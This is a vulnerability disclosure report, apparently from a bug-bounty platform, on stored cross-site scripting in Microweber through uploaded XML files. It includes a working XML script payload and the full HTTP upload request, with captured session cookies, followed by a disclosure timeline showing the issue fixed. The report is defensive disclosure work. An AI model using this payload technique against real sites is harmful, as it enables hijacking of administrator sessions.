Unrestricted XML Files Leads to Stored XSS in microweber/microweber

0

Valid Reported on Mar 12th 2022

Description

The web Application restricts upload files by blacklist extensions. It's not safe for the application to prevent the attack, there are many extension can cause an attack to user and web application. By uploading XML files, the users can perform an Stored XSS attack

Proof of Concept

[1.] User login with his credential at: https://demo.microweber.org/demo/admin/
[2.] Upload XML files which embed Javascript code on Module "Files" (https://demo.microweber.org/demo/admin/view:modules/load_module:files), this is the content of xml file:
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.cookie)</x:script>

Request

```
POST /demo/plupload?path=css%2Fdigital%2F HTTP/1.1
Host: demo.microweber.org
Cookie: laravel_session=vYTaPPVpaTgXSFbpsrbOn8mlTmiwnkfIkKoc74Hm; csrf-token-data=%7B%22value%22%3A%22HrBm9ERyrHAms7W6GsVNHE72C1ZSo9QwQkbQp04w%22%2C%22expiry%22%3A1647063107657%7D; _ga=GA1.2.541436433.1647059494; _gid=GA1.2.1536326493.1647059494; twk_uuid_59959484lb1bed47ceb052Of={"uuid":"1.4gks7JHMhfAYGazQDhymiMQnWWE1kGwbfByGIeXbiSeMWVGktvjXthNoZML0H1DE1zQfiDDEnJUKZ9Q3oTDjW1SyIB0I1eAnZPFzSQqdRF87vTQp4dOKHaeV3805doIfG6SUnTDieyZQaFSuCEn","version":3,"domain":"microweber.org","ts":1647059495969};
remember_web_59ba36addc2b2f940158Of014c7f58ea4e30989d=2%7CTtYWLvivLcGGOKkv5QqtzWhOA7vw6wZPZIbryyJKGsVNHLLfQ4n75QWDNFH8%7C%242y%2410%24114oPbqv.UAg3ca7O6prIuSTMe3pAc9qYqT2gOBRluldB9UTk%2FlYu; back_to_admin=https%3A//demo.microweber.org/demo/admin/view%3Amodules/load_module%3Afiles%23path%3Dcss%252Fdigital%252F%26select-file%3Dhttps%3A//demo.microweber.org/demo/userfiles/media/default/css/digital/a.xml
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://demo.microweber.org/demo/admin/view:modules/load_module:files
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------401612050210255039414424416 39
Content-Length: 649
Te: trailers
Connection: close

-----------------------------401612050210255039414424416 39
Content-Disposition: form-data; name="name"

xss.xml
-----------------------------401612050210255039414424416 39
Content-Disposition: form-data; name="chunk"

0
-----------------------------401612050210255039414424416 39
Content-Disposition: form-data; name="chunks"

1
-----------------------------401612050210255039414424416 39
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream

<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.cookie)</x:script>
-----------------------------401612050210255039414424416 39--
```


Response

```
HTTP/1.1 200 OK
Date: Sat, 12 Mar 2022 05:30:05 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: Sat, 12 Mar 2022 05:30:05 GMT
Connection: close
Content-Type: application/json
Content-Length: 135

{
  "src":"https:\/\/demo.microweber.org\/demo\/userfiles\/media\/default\/css\/digital\/xss.xml",
  "name":"xss.xml",
  "bytes_uploaded":"649"
}
```

[3.] By click to view the xml file or access to the URL of this file, Attacker can execute the Javascript code

javascript code.



Impact

If an attacker can control a script that is executed in the victim's browser, they might compromise that user, in this case, an admin, by stealing its cookies.

CVE
CVE-2022-0963
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (5.7)

Visibility
Public

Status
Fixed

Found by

thanhlocpanda
@thanhlocstudent
master

Fixed by

Bozhidar Slaveykov
@bobimicroweber
maintainer

This report was seen 644 times.

We are processing your report and will contact the **microweber** team within 24 hours.
8 months ago

thanhlocpanda modified the report 8 months ago

thanhlocpanda modified the report 8 months ago

We have contacted a member of the **microweber** team and are waiting to
8 months ago

Bozhidar Slaveykov validated this vulnerability 8 months ago

thanhlocpanda has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Bozhidar Slaveykov marked this as fixed in 1.2.12 with commit 975fc1 8 months ago

Bozhidar Slaveykov has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Sign in to join this conversation